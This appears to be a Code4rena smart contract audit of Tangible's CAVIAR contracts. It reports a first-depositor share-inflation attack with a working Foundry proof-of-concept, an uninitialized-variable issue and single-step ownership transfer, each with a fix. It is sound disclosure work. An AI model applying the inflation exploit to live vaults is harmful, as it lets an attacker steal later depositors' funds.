TANGIBLE **Tangible** Code4rena

Smart Contract Security Review

Introduction

A time-boxed security review of the 2023-08-tangible contest in code4rena was done by Niluke(Alias 0xWagmi)with a focus on the security aspects of the smart contracts implementation.

Disclaimer


*A smart contract security review **can never verify the complete absence of vulnerabilities**. This is a time, resource and expertise bound effort where I try to find as many vulnerabilities as possible. I can not guarantee 100% security after the review or even if the review will find any problems with your smart contracts.*

Table of Contents

Overview

CAVIAR, a liquid wrapper from Tangible, removes the complexity and commitment of ve(3,3), creating a simple token for nearly any level of crypto investor. Weekly voting, locking, token management and everything else have been fully automated leaving users with single, simple, high-yield token to stake.

Scope



Severity Classification

Severity	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

Findings

H1 A malicious early user can manipulate the _shares to take an unfair share of future users' deposits

Vulnerability details

```
function deposit(uint256 _amount) public nonReentrant
{
uint256 _pool = balance();
uint256 _shares = 0;
if (totalSupply() == 0)
{ _shares = _amount; }
else
{ _shares = (_amount.mul(totalSupply())).div(_pool); }
_mint(msg.sender, _shares);
}
```

A malicious early user can deposit() with 1 wei of shares as the first depositor get 1 wei of shares . `_shares = (_amount.mul(totalSupply())).div(_pool);` then user need to manipulate the `_pool`value; As `balanceNotInPool` returns `CAVIAR token balance address(this)`, it can be easily manipulated by dumping tokens into the contract . And also user can use deposit function in CaviarChef` function deposit(uint256 amount, address to) public ` to manipulate the _pool value As a result, future users depositing into the contract will experience a significant loss in shares

POC

```
function testOneWei() public {
        //================================================
        vm.startPrank(usr,usr);
        caviarCompounder.deposit(1 wei);
        deal(address(caviar) , address(caviarCompounder) , 5000e18 );
        uint shares = caviarCompounder.balanceOf(address(usr));
        console.log("Shares of Usr " , shares);
        vm.stopPrank();
        //================================================
        vm.startPrank(victim);
        caviarCompounder.deposit(100e18);
        uint share = caviarCompounder.balanceOf(address(victim));
        console.log("Shares of Victim " , share);
        vm.stopPrank();
        //================================================
        vm.startPrank(usr);
        caviarCompounder.withdraw(shares);
        console.log("Balance Usr " , caviar.balanceOf(usr));
  vm.stopPrank();
        //================================================
    vm.startPrank(victim);
    vm.expectRevert();
        caviarCompounder.withdraw(share);
        console.log("Balance Victim " , caviar.balanceOf(victim));
        vm.stopPrank();
        //================================================
    }
[PASS] testOneWei() (gas: 252396)
Logs:
  Shares of Usr  1
  Shares of Victim  0
  Balance Usr  5000000000000000000000
  Balance Victim  0
```

Tools Used

Vscode /Foundry
Reference : https://github.com/code-423n4/2022-04-pooltogether-findings/issues/44

Recommendation

Consider requiring a minimal amount of share tokens to be minted for the first minter

H-2 Missing configuration in the initializer() can lead to transaction revert

Description

In `CaviarFeeManager.sol` some variables are not properly Initialized so they'll be default to `address(0)`.Many functions that rely on these `variables` could potentially fail, leading to transaction revert

...

```
address public usdr; //// @audit  not initialized
    address public usdc; //// @audit  not initialized
    address public masterchef; // @audit  not initialized
```

Recommendations

Consider initializing the variables inside the initializer or use eg : setMasterChef() function if needed

M-1 OwnableUpgradeable uses single-step ownership transfer

Impact

Likelihood is low but the impact is high because protocol functionality will be bricked because all the functions with onlyOwner() modifier
will get affected

Description

Code :
https://github.com/code-423n4/2023-08-tangible/blob/main/contracts/CaviarChef.sol#L10
Single-step ownership transfer means that if a wrong address was passed when transferring ownership or admin rights it can mean that role is lost forever. The ownership pattern implementation for the protocol is in `OwnableUpgradeable.sol` where a single-step transfer is implemented.This can be a problem for all methods marked in `onlyOwner` throughout the protocol, some of which are core protocol functionality.

Recommendations

It is a best practice to use a two-step ownership transfer pattern, meaning ownership transfer gets to a "pending" state and the new owner should claim his new rights, otherwise the old owner still has control of the contract. Consider using OpenZeppelin's `Ownable2Step` contract